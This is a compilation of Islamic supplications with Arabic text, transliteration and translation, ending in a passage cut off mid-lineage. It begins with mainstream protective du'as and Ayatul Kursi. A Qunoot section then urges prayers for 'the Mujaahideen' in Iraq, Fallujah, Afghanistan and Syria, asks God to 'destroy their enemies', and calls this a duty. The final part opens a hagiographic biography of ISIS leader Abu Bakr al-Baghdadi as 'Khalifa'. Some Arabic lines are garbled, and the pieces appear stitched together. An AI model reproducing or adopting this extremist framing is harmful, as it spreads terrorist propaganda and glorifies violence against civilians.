HUWAL-LĀHUL-LADHĪ LĀ ILĀHA ILLĀ HŪ. `ĀLIMUL-GHAYBI WASH-SHAHĀDAH HUWAR-RAḤMĀNUR-RAḤĪM. HUWAL-LĀHUL-LADHĪ LĀ ILĀHA ILLĀ HŪ. AL MALIKUL QUDDŪSUS-SALĀMUL MU'MINUL MUHAYMINUL `AZĪZUL JABBĀRUL MUTAKABBIR. SUBḤĀNAL-LĀHI `AMMĀ YUSHRIKŪN. HUWAL-LĀHUL KHĀLIQUL BĀRI'UL MUṢAWWIRU LAHUL ASMĀ'UL ḤUSNĀ. YUSABBIḤU LAHŪ MĀ FIS-SAMĀWĀTI WAL-ARḌ. WA HUWAL `AZĪZUL-ḤAKĪM.

In the Name of Allah, the Most Gracious, the Most Merciful.

He is Allah, who there is none worthy of worship besides him. The knower of the unseen and of what can be witnessed.

He is the most Beneficent, the all merciful.
He is Allah, who there is none worthy of worship besides.
The Sovereign, the Exalted, the Giver of peace, the Giver of security, the Protector, the Mighty, the Over-powering, the Justly-Proud.
Glorified is Allah above what is associated to Him.
He is Allah, the Creator, the Maker, the Shaper, for Allah are the Beautiful Names"
Glorifying Him, are all what are in the heavens and earth.
And He is the Mighty, the Wise.

4) PROTECTION AGAINST LEPROSY, BLINDNESS, INSANITY & PARALYSIS

Recite 3 times morning and evening:

سُبْحَانَ اللهِ الْعَظِيْمِ وَبِحَمْدِهٖ وَلَاحَوْلَ وَلَاقُوَّةَ اِلَّا بِاللهِ ط

SUBḤĀNAL-LĀHIL `AẔĪMI WABI ḤAMDIHĪ WA LĀ ḤAWLA WA LĀ QUWWATA ILLĀ BILLAH.

Glorified be Allah, the Magnificent, and all praise is His.
And there is no power, no might besides that of Allah

5) PROTECTION OF ONE'S DEEN, LIFE, FAMILY AND WEALTH

Ma'qal bin Yasar ﷺ narrates: Once I expressed my fears to Rasulullah ﷺ over 5 things in my life. My first fear was that I would be misled or deviate from the Siratul-Mustaqim. The second was regarding my life. I feared harm or illness would befall me. The third was about my children, that they would suffer d*eeni* or worldly harm. My fourth concern was my wife, that she too may suffer physical or spiritual harm. The fifth fear I had was over my wealth, should there occur a loss of income or property. After listening to my fears, Rasulullah ﷺ taught me the following d*u`a*:

To be recited 3 times morning and evening

بِسْمِ اللّٰهِ عَلٰى دِيْنِىْ وَنَفْسِىْ وَوَلَدِىْ وَاَهْلِىْ وَمَالِىْ ط

BISMILLĀHI `ALĀ DĪNĪ WA NAFSĪ WA WALADĪ WA 'AHLĪ WA MĀLĪ.

"May the blessings of Allah be on my faith, life, children, family and wealth."

Kanzul-Ummal, Vol. 2, P 636

6) PROTECTION AGAINST ALL HARM

Aban bin Uthman ﷺ narrates that he heard his father saying that Rasulullah ﷺ mentioned: "Whosoever recites the following du'a 3 times in the morning and evening, will not be harmed by anything."

Mishkat P 209

بِسْمِ اللّٰهِ الَّذِىْ لَا يَضُرُّ مَعَ اسْمِهٖ شَىْءٌ فِى الْاَرْضِ

وَلَا فِى السَّمَآءِ ط وَهُوَ السَّمِيْعُ الْعَلِيْمُ ط

BISMILLĀHIL LADHĪ LĀ YAḌURRU MA`ASMIHĪ SHAY'UN FIL ARḌI WA LĀ FIS-SAMĀ'. WA HUWAS SAMĪ`UL `ALĪM.

In the name of Allah, with whose name nothing in the heavens or earth can cause harm. And He is the all-Seeing, all-Knowing Allah ﷻ will grant security to the person who recites the following du'a thrice in the morning and evening. It is very effective for protection against harmful insects and creatures.

اَعُوْذُ بِكَلِمَاتِ اللّٰهِ التَّآمَّاتِ مِنْ شَرِّ مَا خَلَقَ ط

A`ŪDHU BI KALIMĀTIL-LĀHIT-TĀMMĀTI MIN SHARRI MĀ KHALAQ.

I seek protection in the excellent words of Allah from the injuries caused by His creation.

7) PROTECTION AGAINST A PARTICULAR PERSON OR GROUP

a) When fearing a person or when one is terrified of a person one should recite:

اَللّٰهُمَّ اكْفِنَاهُ بِمَاشِئْتَ ط

ALLĀHUM-MAKFINĀHU BIMĀ SHI'TA

0 Allah, grant us safety against him, as and how You please.

b) When terrified of a particular group recite:

اَللّٰهُمَّ اِنِّيْ اَجْعَلُكَ فِيْ نُحُوْرِهِمْ وَاَعُوْذُ بِكَ مِنْ شُرُوْرِهِمْ ط

ALLĀHUMMA 'INNĪ AJ`ALUKA FĪ NUḤŪRIHIM WA A`ŪDHU BIKA MIN SHURŪRIHIM.

0 Allah, I seek Your protection against their mischief and through You do we defend ourselves against them.

8) ADMISSION INTO JANNAH

According to a hadith whosoever recites the following du`a thrice in the morning and evening. It is upon Allah ﷻ to please him on the Day of Qiyamah, and admission into Jannah is a certainty for him:

رَضِيْتُ بِاللّٰهِ رَبًّا وَّبِالْاِسْلَامِ دِيْنًا وَّبِمُحَمَّدٍ

صَلَّى اللّٰهُ عَلَيْهِ وَسَلَّمَ نَبِيًّا ط

RAḌĪTU BILLĀHI RABBAW-WA BIL ISLĀMI DĪNAW WA BI MUḤAMMADIN ṢALLAL-LĀHU `ALAYHI WA SALLAMA NABBIYĀ.

I am content in believing in Allah as my Lord, Islam as my religion and Muhammad ﷺ as the messenger.

9) PROTECTION FROM THE FIRE OF HELL

The following du`a should be recited 7 times after Maghrib and Fajr salaah, whilst seated in (Qa`dah) sitting posture:

اَللّٰهُمَّ اَجِرْنِیْ مِنَ النَّارِ ط

ALLĀHUMMA AJIRNĪ MĪNAN-NĀR

O Allah! save me from the fire of hell.

10) AN IMPORTANT DU`A

سُبْحَانَ اللّٰهِ وَبِحَمْدِهٖ عَدَدَ خَلْقِهٖ وَرِضٰی

نَفْسِهٖ وَزِنَةَ عَرْشِهٖ وَمِدَادَ كَلِمَاتِهٖ ط

SUBḤĀNALĀHI WA BIḤAMDIHĪ `ADADA KHALQIHĪ WA RIḌĀ NAFSIHĪ WAZINATA `ARSHIHĪ WA MIDĀDA KALIMĀTIH.

Glorified is Allah together with His praises in numbers equivalent to His creatures, in a manner befitting His pleasure, in weight equal to His Throne and in quantities equal to the ink of His words.

11) DUROOD (Salutation)

The blessings of this particular salutation are abundant. It is a protection against all types of plagues and diseases. One experiences complete serenity and ecstasy of the heart. Zadus-Saeed

اَللّٰهُمَّ صَلِّ عَلٰى سَيِّدِنَا وَمَوْلَانَا مُحَمَّدٍ وَّعَلٰى اٰلِ سَيِّدِنَا وَمَوْلَانَا

مُحَمَّدٍ صَلَاةً تُنْجِيْنَا بِهَا مِنْ جَمِيْعِ الْاَهْوَالِ وَالْاٰفَاتِ ،

وَتَقْضِىْ لَنَا بِهَا جَمِيْعَ الْحَاجَاتِ ، وَتُطَهِّرُنَا بِهَا مِنْ جَمِيْعِ

السَّيِّئٰاتِ ، وَتَرْفَعُنَا بِهَا عِنْدَكَ اَعْلَى الدَّرَجَاتِ ، وَتُبَلِّغُنَا بِهَا

اَقْصَى الْغَايَاتِ مِنْ جَمِيْعِ الْخَيْرَاتِ فِى الْحَيَاةِ وَبَعْدَ الْمَمَاتِ ،

اِنَّكَ عَلٰى كُلِّ شَىْءٍ قَدِيْرٌ ، ط

ALLĀHUMMA ṢALLI `ALĀ SAYYIDINĀ WA MAWLĀNĀ MUḤAMMADIW WA `ALĀ ’ĀLI SAYYIDINA WA MAWLĀNĀ MUḤAMMADIN ṢALĀTAN TUNJĪNĀ BIHĀ MIN JAMĪ`IL AHWĀLI WAL ’ĀFĀT. WA TAQḌĪ LANĀ BIHĀ JAMĪ`AL ḤĀJĀT. WA TUṬAH-HIRUNĀ BIHĀ MIN JAMĪ`IS SAYYI’ĀT. WA TARFA`UNĀ BIHĀ `INDAKA A`LAD-DARAJĀT. WA TUBALLIGHUNĀ BIHĀ AQṢAL GHĀYĀTI MIN JAMĪ`IL KHAYRĀTI, FIL ḤAYĀTI WA BA`DAL MAMĀT. INNAKA `ALĀ KULLI SHAY’IN QADĪR.

O Allah upon our leader and master Muhammad and his family (and followers) send Your salutations. That salutation through (the blessings of) which, we too are saved in every situation and from all calamities. And through which, You guide/assist us through every wrong. And through which, You elevate us towards You, to the highest levels. And through which, You guide us to our ultimate destination, In the acquiring of good, in this life and after death. Indeed You have power over everything.

12) PROTECTION AGAINST WITCHCRAFT

By reciting the following ayaat 3 times in the morning and in the evening, one will be protected from witchcraft. If one is already suffering from witchcraft then it will be removed.

فَلَمَّآ أَلْقَوْا قَالَ مُوسٰى مَا جِئْتُمْ بِهِالسِّحْرُ ۖ إِنَّ اللّٰهَ سَيُبْطِلُهٗ ط

إِنَّ اللّٰهَ لَا يُصْلِحُ عَمَلَ الْمُفْسِدِيْنَ ﴿٨١﴾

وَيُحِقُّ اللّٰهُ الْحَقَّ بِكَلِمٰتِهٖ وَلَوْ كَرِهَ الْمُجْرِمُوْنَ ﴿٨٢﴾

FALAMMĀ ALQAW QĀLA MŪSĀ MĀ JI'TUM BIHIS-SIḤR. INNAL-LĀHA SAYUBṬILUH. INNAL-LĀHA LĀ YUṢLIḤU `AMALAL MUFSIDĪN. WA YUḤIQQUL-LĀHUL ḤAQQA BIKALIMĀTIHĪ. WA LAW KARIHAL MUJRIMŪN.

When they (the sorcerers) threw down (their staffs/ropes) Musa ﷺ exclaimed: "What you have brought is witch-craft. Indeed Allah will now nullify it. Allah does not endorse the acts of the dissenters. Allah will make, manifest the Truth through his signs, Even if the transgressors detest.

13) PROTECTION AGAINST ILL FATE AND SEVERE CALAMITIES

Rasulullah ﷺ mentioned: '0 People! Seek Allah's ﷻ protection against severe calamities, trials and tribulations, misfortunes, wretchedness, ill fate and the taunts and malice of the enemies. "

Mirqat Vol. 5 P 222

اَللّٰهُمَّ اِنِّیۡ اَعُوۡذُبِكَ مِنۡ جَهۡدِ الۡبَلَاءِ وَدَرۡكِ الشَّقَاءِ

وَسُوۡءِ الۡقَضَاءِ وَشَمَاتَةِ الۡاَعۡدَاءِ ط

ALLĀHUMMA INNĪ A`ŪDHUBIKA MIN JAHDIL BALĀ'I
WA DARKISH-SHAQĀ'I WASŪ'IL QAḌĀ'I WA SHAMĀTATIL-A`DĀ'.

O Allah, I seek refuge in you from the difficulties of hardships. And the acquisition of wretchedness, and ill-fate, and the taunts of enemies.

14) GAINING ALLAH'S ﷻ GUIDANCE AND PROTECTION AGAINST THE EVILS OF THE HEART

Imran Bin Hussain ؓ narrates that Rasulullah ﷺ taught his father Hussain ؓ the following two du`as, which he used to read continuously:

اَللّٰهُمَّ اَلۡهِمۡنِیۡ رُشۡدِیۡ ، وَاَعِذۡنِیۡ مِنۡ شَرِّ نَفۡسِیۡ ط

ALLĀHUMMA 'ALHIMNĪ RUSHDĪ. WA 'A`IDHNĪ
MIN SHARRI NAFSĪ.

"O Allah, inspire me with guidance (to make the correct and best decisions in times of dilemma) and protect me from the mischief of my soul."

Tirmidhi

15) SAYYIDUL-ISTIGHFAR

Shaddad bin Aus ؓ narrates that Rasulullah ﷺ states that Sayyidul-Istighfar (the most loftiest of all types of repentance), is that a servant says the following once

اَللّٰهُمَّ اَنْتَ رَبِّیْ لَااِلٰهَ اِلَّا اَنْتَ خَلَقْتَنِیْ وَاَنَاعَبْدُكَ وَاَنَا عَلٰی
عَهْدِكَ وَوَعْدِكَ مَااسْتَطَعْتُ ، اَعُوْذُ بِكَ مِنْ شَرِّمَاصَنَعْتُ،
اَبُوْءُلَكَ بِنِعْمَتِكَ عَلَیَّ ، وَاَبُوْءُ بِذَنْبِیْ فَاغْفِرْلِیْ
فَاِنَّهٗ لَایَغْفِرُالذُّنُوْبَ اِلَّا اَنْتَ ط

ALLĀHUMMA ANTA RABBĪ. LĀ ILĀHA ILLĀ ANTA KHALAQTANĪ WA ANA `ABDUKA WA ANA `ALĀ `AHDIKA WA WA`DIKA MAS-TAṬA`TU. A`ŪDHU BIKA MIN SHARRI MĀ ṢANA`TU. ABŪ'U LAKA BI NI`MATIKA `ALAYYA WA ABŪ'U BI DHAMBĪ FAGHFIRLĪ FA'INNAHŪ LĀ YAGHFIRUDH-DHUNŪBA ILLĀ ANTA.

O Allah! You are my Lord. There is no God besides You, You created me, I am Your slave and with all my strength, I remain steadfast to Your promise and I beseech You to forgive me any evil I may perform. I humbly affirm what You bestow upon me and I plead guilty to my sins. Forgive me. For besides You there is none to forgive me.

16) SAFETY FROM ASH-SHIRKUL KHAFI
(Performing ibadah for show and ostentation)

The following du`a was taught to Abu Bakr ﷺ by Rasulullah ﷺ as a protection against becoming a victim of minor shirk. It should be recited 3 times. Kanzul-Ummal, Vol. 2 P 816

اَللّٰهُمَّ اِنِّیۡ اَعُوۡذُ بِكَ مِنۡ اَنۡ اُشۡرِكَ بِكَ شَيۡـًٔا

وَّاَنَا اَعۡلَمُ ، وَاَسۡتَغۡفِرُكَ لِمَا لَا اَعۡلَمُ ؕ

ALLĀHUMMA INNĪ A`ŪDHU BIKA MIN AN USHRIKA BIKA SHAY'AW WA ANA A`LAM. WA ASTAGHFIRUKA LIMĀ LĀ A`LAM.

O Allah, I seek refuge in You, from associating partners with You, knowingly. And I seek Your forgiveness for that which I do unknowingly.

17) THE MOST COMPREHENSIVE DU`A

The following du`a is so comprehensive, that it includes in it all the du`a of Rasulullah ﷺ over 23 years. It should be recited once.

Jawahirul-Bukhari P 572

Abu Umamah ؓ narrates that Nabi ﷺ made a large number of du`a during his lifetime. However, a few of us could barely remember any. We asked:

"O Rasulullah! You have made so many different du`a, but we are unable to even remember a few. Rasulullah ﷺ replied: "Should I not show you such a comprehensive du`a which includes all types of du`a? Read the following:"

اَللّٰهُمَّ اِنِّیۡ اَسۡاَلُكَ مِنۡ خَيۡرِ مَا سَاَلَكَ مِنۡهُ نَبِيُّكَ مُحَمَّدٌ

صَلَّى اللّٰهُ عَلَيۡهِ وَسَلَّمَ ، وَاَعُوۡذُ بِكَ مِنۡ شَرِّ مَا اسۡتَعَاذَ مِنۡهُ

نَبِيُّكَ مُحَمَّدٌ صَلَّى اللّٰهُ عَلَيۡهِ وَسَلَّمَ، وَاَنۡتَ الۡمُسۡتَعَانُ

وَعَلَيْكَ الْبَلَاغُ،وَلَا حَوْلَ وَلَا قُوَّةَ اِلَّا بِااللّٰهِ ط

ALLĀHUMMA INNĪ AS'ALUKA MIN KHAYRI MĀ SA'ALAKA MINHU NABIYYUKA MUḤAMMADUN ṢALLAL-LĀHU `ALAYHI WA SALLAM. WA A`ŪDHUBIKA MIN SHARRI MASTA`ĀDHA MINHU NABIYYUKA MUḤAMMADUN ṢALLAL-LĀHU `ALAYHI WA SALLAM. WA ANTAL MUSTA`ĀN WA `ALAYKAL BALĀGH. WA LĀ ḤAWLA WA LĀ QUWWATA ILLĀ BILLĀH.

O Allah, I ask of you all the good that asked of You by Your messenger Muhammad, peace and blessings of Allah be showered upon him. And I seek Your refuge from all the evil that was taken refuge from, by Your messenger Muhammad, peace and blessings of Allah be showered upon him. You alone are the helper, and all goals are in You And there is no power nor might, but that of Allah.

18) DU'A FOR OTHER OCCASIONS

a) DU`A FOR SLEEPING

اَللّٰهُمَّ بِاسْمِكَ اَمُوْتُ وَاَحْيٰ ط

ALLĀHUMMA BISMIKA AMŪTU WA AḤYĀ

O Allah! With Your name I die and live.

b) DU`A FOR AWAKENING

اَلْحَمْدُ لِلّٰهِ الَّذِیْ اَحْيَانَا بَعْدَمَااَمَاتَنَا وَاِلَيْهِ النُّشُوْرُ ط

ALḤAMDU LILLĀHIL-LADHĪ AḤYĀNĀ BA`DA MĀ AMĀTANĀ WA ILAYHIN NUSHŪR.

All praise is due to Allah who gave us life after giving us (figurative) death (in sleep) and the final return place is to Him.

c) DU`A WHEN EATING

بِسْمِ اللّٰهِ وَعَلٰى بَرَكَةِ اللّٰهِ ط

BISMIL-LĀHI WA`ALĀ BARAKATIL-LĀH

With Allah's name and upon the blessings granted by Allah (do we eat)

e) AFTER FINISHING THE MEAL

اَلْحَمْدُ لِلّٰهِ الَّذِىْ اَطْعَمَنَا وَسَقَانَا وَجَعَلَنَا مِنَ الْمُسْلِمِيْنَ ط

ALḤAMDULIL-LĀHIL-LADHĪ AṬ`AMANĀ WA SAQĀNĀ WA JA`ALANĀ MINAL MUSLIMĪN

All praise is due to Allah who gave us food and drink and who made us Muslims.

h) LEAVING OR ENTERING HOUSE

اَللّٰهُمَّ اِنِّىْ اَسْئَلُكَ خَيْرَالْمَوْلَجِ وَخَيْرَالْمَخْرَجِ ، بِسْمِ اللّٰهِ وَلَجْنَا وَبِسْمِ اللّٰهِ خَرَجْنَا ، وَعَلَى اللّٰهِ رَبِّنَا تَوَكَّلْنَا ، ط

ALLĀHUMMA INNĪ AS'ALUKA KHAYRAL MAWLAJI WA KHAYRAL MAKHRAJI. BISMILLĀHI WALAJNĀ. WA BISMILLĀHI KHARAJNĀ. WA`ALAL-LĀHI RABBINA TAWAKKALNĀ.

O Allah! I beg of You good (safe) entry, and good (safe) exit. With Allah's name do we enter, and with Allah's name do we leave, and upon Allah, our Lord, do we rely.

19) A UNIVERSAL WAZIFAH - AYATUL KURSI

اَللّٰهُ لَآ اِلٰهَ اِلَّا هُوَ ۚ اَلْحَیُّ الْقَیُّوْمُ ۚ لَا تَاْخُذُهٗ سِنَةٌ وَّلَا نَوْمٌ ؕ

بِشَیْءٍ مِّنْ عِلْمِهٖۤ اِلَّا بِمَا شَآءَ ۚ وَسِعَ كُرْسِیُّهُ السَّمٰوٰتِ
وَالْاَرْضَ ۚ وَلَا یَـُٔوْدُهٗ حِفْظُهُمَا ۚ وَهُوَ الْعَلِیُّ الْعَظِیْمُ ﴿۲۵۵﴾

ALLĀHU LĀ ILĀHA ILLĀ HUWAL-ḤAY-YUL-QAYŪM.
LĀ TA'KHUDHUHŪ SINATUW-WA LĀ NAWM.
LAHŪ MĀ FIS-SAMĀWĀTI WA MĀ FIL-ARḌ.
MAN DHAL-LADHĪ YASHFA`U `INDAHŪ ILLĀ BI IDHNIH.
YA`LAMU MĀ BAYNA AYDĪHIM WA MĀ KHALFAHUM
WA LĀ YUḤĪṬŪNA BI SHAY'IM MIN `ILMIHĪ ILLĀ BI MĀ SHĀ'.
WASI`A KURSIY-YUHUS-SAMĀWĀTI WAL ARḌ.
WA LĀ YA'ŪDUHŪ ḤIFẔUHUMĀ. WA HUWAL `ALIYYUL `AẔĪM

Allah, none is worthy of worship except He,the Hayyul Qayyoom (the ever-living, the One who sustains and protects all that exists). Neither slumber nor sleep overtakes Him. To Him belongs whatever is in the heavens and earth. Who is there that can intercede before Him except by His permission? He knows what happens to them before them and behind them. And they will never encompass anything of His knowledge except that which He wills. His throne extends over the heavens and earth. And He feels no fatigue in Guarding them. And He is Most High, Most Great.

The 99 Beautiful names of Allah جل جلاله

When wishing to recite all the Beautiful Names of Allah ﷻ, begin by saying: هُوَاللهُ الَّذِىْ لَآ اِلٰهَ اِلَّا هُوَ الرَّحْمٰنُ الرَّحِيْمُ and continue till the end. But the last letter of each word should be recited with the vowel Dhamma (Pesh) and joined to the next word. But when pausing to take breath the last letter should be recited with a Saakin (Jazam) and the following work should be started with اَلْ .

Du'a al-Qunoot

In the Name of Allah, The Most-Compassionate The Most-Merciful
Written by an anonymous Brother

Supplicating to Allah (swt) and seeking his forgiveness and mercy is a duty upon every Muslim, and is described in numerous ahaadeeth (sayings of the Prophet [saw]) to be the weapon of the believer and 'The Worship', as it is a ritual act in Islam which if offered to anything other than Allah will take one outside the fold of Islam.

The messenger Muhammad (saw) used to recite Du'aa al-Qunoot during Salaat ul-Fajr, Witr and sometimes during other prayers throughout the year. It is one of those Sunnah's (Prophetic traditions) which, unfortunately today has been deserted by many Muslims despite the fact that he would make Qunoot regularly and almost on a daily basis. In fact it is Fard al-Kifaayah (sufficient duty) to be offered in Salaat ul-Fajr in Jamaa'ah (at the Masjid) from time to time (not every single Salaah). And it is recommended to recite in the Witr Salaah.

It has been narrated in Abou Daawud that the messenger of Allaah (saw) used to recite al-Qunoot whenever he wanted to supplicate against someone (for their destruction) or for someone (the Mujaahideen and sincere Muslims). He would perform the Qunoot in the last Rik'ah of the Salaah after performing Rukoo' and saying 'Sami'allaahu liman hamidah – Allaah listens to those who praise him'; then raise his hands (whilst still focusing on the place of Sujood) and supplicate the Qunoot aloud, after which he would then make Sujood and conclude the prayer.

Qunoot has many linguistic meanings, such as humility, obedience and devotion. However, it is more understood to be a special du'aa (supplication) which is recited during the prayer which should only be done in the Arabic language. Below is the Qunoot which the messenger of Allaah (saw) used to recite in his prayer. It is important to note that there are many different versions of this du'aa (different narrations), all of which are Saheeh (authentic) and either of them would do. We have also included (next to the transliteration) what to say after the Imaam (if praying in congregation) in order to interact with the du'aa.

اَللَّهُمَّ اهْدِنَا فِيْمَنْ هَدَيْتَ،

وَعَافِنَا فِيمَنْ عَافَيْتَ،

وَتَوَلَّنَا فِيمَنْ تَوَلَّيْتَ،

وَبَارِكْ لَنَا اللَّهُمَّ فِيْمَا أَعْطَيْتَ،

وَقِنَا وَاصْرِفْ عَنَّا بِفَضْلِكَ شَرَّ مَا قَضَيْتَ،

فَإِنَّكَ تَقْضِيْ بِالْحَقِّ وَلَا يُقْضَى كَيْلَعَ،

وَإِنَّهُ لَا يَذِّلُ مَنْ لَاوَ وَالْيْتَ، يَعِزُّ مَنْ عَادَيْتَ،

تَبَارَكْتَ رَبَّنَا وَتَعَالَيْتَ،

لَكَ الْحَمْدُ عَلَى مَا قَضَيْتَ،

نَسْتَغْفِرُكَ اللَّهُمَّ إِلَيْكَ وَنَتُوْبُ

Allaahummahdinaa feeman hadait (Aameen),
Wa 'aafinaa feeman 'aafait (Aameen),
Watawallanaa feeman tawallait (Aameen),
Wabaarik lanallaahumma feemaa a'atait (Aameen),
Waqinaa wasrif 'annaa bi-fadlika sharra maa qadait (Aameen),
Fa-innaka taqdie bil-Haqqi walaa yuqdaa 'alaik (Haqqaa),
Wa-innahu laa yadhillu man waalait, walaa ya'izzu man 'aadait (Haqqaa),
Tabaarakta rabbanaa wata'aalait (Yaa Allaah),
Lakal-hamdu 'alaa maa qadait (al-Hamdulillaah),
Nastaghfiruk-allaahumma wanatoobu ilaik (Astaghfirullaah).

Oh Allah guide us along with those whom you have guided,
And pardon us along with those who you have pardoned,
Be an ally to us along with those whom you have allied with,
And bless us Oh Allah with that which you have bestowed upon us,
And save us from the evil of what you have decreed,
For indeed you decree and none can influence you,
And he is not humiliated whom you have befriended, nor is he honoured who is your enemy,
Blessed are you, O Lord and Exalted,
To you is all the Praise on what you have decreed,
We seek your forgiveness Oh Allah and turn in repentance to you.

After reciting this du'aa one can continue supplicating to his Lord until he is content. It is important to note though that whenever you are praying in Jamaa'ah (collectively), the supplications should be in plural form, for example one should say 'Allaahumma innaa nas-aluka… (Oh Allah we ask you for…)', rather than saying 'Allaahumma innie as-aluka… (Oh Allaah I ask you for)' which is in the singular form. The singular forms of any du'aa should only recited when you are praying alone and not in Jamaa'ah, however the plural form of any du'aa can be recited alone and/or in Jamaa'ah.

For this reason we have provided the above Qunoot in the plural form, for you to recite by yourself or in congregation. However, any singular form verses (from the Qur'aan) can be recited alone and/or in Jamaa'ah, but those who are following the Imaam should repeat the verse after him whilst he is saying it.

During the time of Fitnah (trials) it becomes recommended (or obligatory during high level of fitnah) to recite Du'aa al-Qunoot in the prayer. One is obliged to make du'aa for the Mujaahideen and sincerely supplicate to Allaah to grant the Muslim Ummah victory over the enemies of Islaam and make this deen dominate the East and the West.

It is always better in Islaam to prefer others above yourself, therefore you should make du'aa for yourself last, after you have asked Allaah (swt) to help others i.e. the Mujaahideen and the Scholars. Below are some examples which you can recite in order to ask Allaah (swt) to help and support the Warriors of Islaam.

اللَّهُمَّ انْصُرِ الْمُجَاهِدِيْنَ فِيْ كُلِّ مَكَان

Allaahumman-suril-Mujaahideena fee kulli makaan*,
Oh Allaah support the Mujaahideen wherever they are اللَّهُمَّ انْصُرِ الْمُجَاهِدِيْنَ فِيْ الْعِرَاق

Allaahumman-suril-Mujaahideena fil-'Iraaq,
Oh Allaah, support the Mujaahideen in Iraq (you can add any state or city here, for example, you can say 'fil-Falloojah', 'fee Afghaanistaan','fee Fillistiin', 'fish Shaam', 'fis Suuriyyaa'. Remember to look out for whether the state or city is in the indefinite or definite form though, in which case the pronunciation will be different i.e. either 'fil…' or 'fee…'

اللَّهُمَّ ثَبِّتْ قُلُوْبَهُمْ

Allaahumma thabbit quloobahum,
Oh Allaah make their hearts firm (in Eemaan, Taqwaa, Tawakkul etc.)

اللَّهُمَّ ثَبِّتْ أَقْدَامَهُمْ

Allaahumma thabbit aqdaamahum,
Oh Allaah make their feet firm (uncompromising and steadfast)

اللَّهُمَّ انْصُرْهُمْ عَلَى مَنْ عَادَاهُمْ

Allaahumman-surhum 'alaa man 'aadaahum,
Oh Allaah support them (the Mujaahideen) over those who show animosity to them

اللَّهُمَّ دَمِّرْ أَعْدَائَهُمْ

Allaahumma dammir a'adaa-ahum,

Oh Allaah destroy their enemies

اللَّهُمَّ زَلْزِلِ الْأَرْضَ تَحْتَ أَقْدَامِهِمْ

Allaahumma zalzilil-arda tahta aqdaamihim,

Oh Allaah shake the earth beneath their (the enemies) feet

اللَّهُمَّ انْصُرْ عُلَمَاءَنَا

Allaahumman-sur 'Ulamaa-anaa,

Oh Allaah support our scholars

اللَّهُمَّ ذُدْ وَرُدَّ عَنْهُمْ

Allaahumma dhud wa-rudda 'anhum,

Oh Allaah be with them and protect them

These are just some examples which you can use in your supplications. Please remember that the minimum we can do for our brothers and sisters who are facing attack by the Kuffaar is to make du'aa for them, and this is something which Allaah (swt) will account us for on the Day of Judgement.

After supplicating for the Muslim Ummah we recommend that you seek guidance and forgiveness for all your sins, and you can memorize some of the examples which the messenger of Allah (saw) left behind for us by looking into authentic books of supplications, which contain no innovations or superstitions etc.

Qunoot - e - Naazilah

Dua for protection against Natural Disater, Plague and War.

When the Muslims Community is afflicted with some hardship then Qunoot-E-Naazilah should be recited in the Fajr Salaat.

Method: After the Ruku' of the second rakaat, while standing in the position known as Qaumah, the Qunoot should be read in a voice lower in tone thatn when reciting the Qiraat. Note: Women may also recite this dua softly. One may recite it as often as possible as a dua.

THE QUNOOT (DU'AA):
Hadhrat Ibn Abbaas (Radhiallaahu Anhu) narrates: Rasulullah (Sallallaahu Alayhi Wasallam) would teach us the following Du'aa to be recited in the Salaat of Fajr:

اَللّٰهُمَّ اهْدِنَا فِيْمَنْ هَدَيْتَ ، وَعَافِنَا فِيْمَنْ عَافَيْتَ ، وَتَوَلَّنَا فِيْمَنْ تَوَلَّيْتَ ، وَبَارِكْ لَنَا فِيْمَا اَعْطَيْتَ ، وَقِنَا شَرَّ مَاقَضَيْتَ ، اِنَّكَ تَقْضِىْ وَلَايُقْضٰى عَلَيْكَ ، وَاِنَّهُ لَايَذِلُّ مَنْ وَّالَيْتَ ، وَلَايَعِزُّ مَنْ عَادَيْتَ ، تَبَارَكْتَ رَبَّنَا وَتَعَالَيْتَ ، نَسْتَغْفِرُكَ وَنَتُوْبُ اِلَيْكَ ، وَصَلَّى اللّٰهُ عَلَى النَّبِىِّ الْكَرِيْمِ
اَللّٰهُمَّ اغْفِرْلَنَا وَلِلْمُؤْمِنِيْنَ وَالْمُؤْمِنَاتِ وَالْمُسْلِمِيْنَ وَالْمُسْلِمَاتِ ، وَاَلِّفْ بَيْنَ قُلُوْبِهِمْ ، وَاَصْلِحْ ذَاتَ بَيْنِهِمْ ، وَانْصُرْهُمْ عَلٰى عَدُوِّكَ وَعَدُوِّهِمْ ، اَللّٰهُمَّ الْعَنِ الْكَفَرَةَ الَّذِيْنَ يَصُدُّوْنَ عَنْ سَبِيْلِكَ وَيُكَذِّبُوْنَ رُسُلَكَ وَيُقَاتِلُوْنَ اَوْلِيَائَكَ ، اَللّٰهُمَّ خَالِفْ بَيْنَ كَلِمَتِهِمْ وَزَلْزِلْ اَقْدَامَهُمْ وَاَنْزِلْ بِهِمْ بَأْسَكَ الَّذِىْ لَاتَرُدُّهُ عَنِ الْقَوْمِ الْمُجْرِمِيْنَ

Translation : O Allah, guide us aright along with those who have been rightly guided and grant us safety along with those that have been granted safety and support us along with those that have been supported and add Your Blessings to what You have given us and save us from the harmful effects of what You have ordained (i.e. lest I should be wanting in cheerfully submitting to your Decrees) as You alone disposes and no one can dispose against You. Anyone who is under Your Protection cannot be lowered and anyone who is opposed by You cannot gain dignity; our Lord; You are full of blessings and Most High, we beg forgiveness from You and repent before You and may the blessings of Allah be showered on the Holy Prophet (Sallallaahu Alayhi Wa Sallam). O Allah, forgive us and the believing men and women and Muslim men and women, unite their hearts with mutual love, set right their mutual affairs and help them against theirs and Your enemy. O Allah, let Your curse be on those unbelievers who prevent people from treading Your path, who reject Your prophets and fight Your chosen ones. O Allah, make difficult their plans, shake their feet and give them such punishment which is not turned away from a sinning people.

The Ulama have advised that the Du’aa should be according to the prevailing situation. (Subul-salaam vol.1 pg.186; Darun Nashril Kitaab)

The Biography of Khalifa Abu Bakr Al-Baghdadi, Amir Ul Mu'minin (Commander of the Believers)

(This biography was originally released in July 2013)

In the Name of Allah, The Most-Compassionate The Most-Merciful

Name: Abu Dua, Ibrahim bin Awad bin Ibrahim Al-Badri Al-Radawi Al-Husseini Al-Samarra'i. He is descendant from the tribes of Al-Sada Al-Asharaf Al-Badriyin (Al-Bu'Badri) Al-Radawiya Al-Husayniyya Al-Hāšimiyyah Al-Qurayshiya Al-Nizariya Al-Adnaniya.

His Lineage all the way back to the Prophet Muhammad (SAW):

من أحفاد عرموش بن علي بن عيد بن بدري بن بدر الدين بن خليل بن حسين بن
عبد الله بن إبراهيم الأواه بن الشريف يحيى عز الدين بن الشريف بشير بن ماجد
بن عطية بن يعلى بن دويد بن ماجد بن عبد الرحمن بن قاسم بن الشريف إدريس
بن جعفر الزكي بن علي الهادي بن محمد الجواد بن علي الرضا بن موسى الكاظم بن
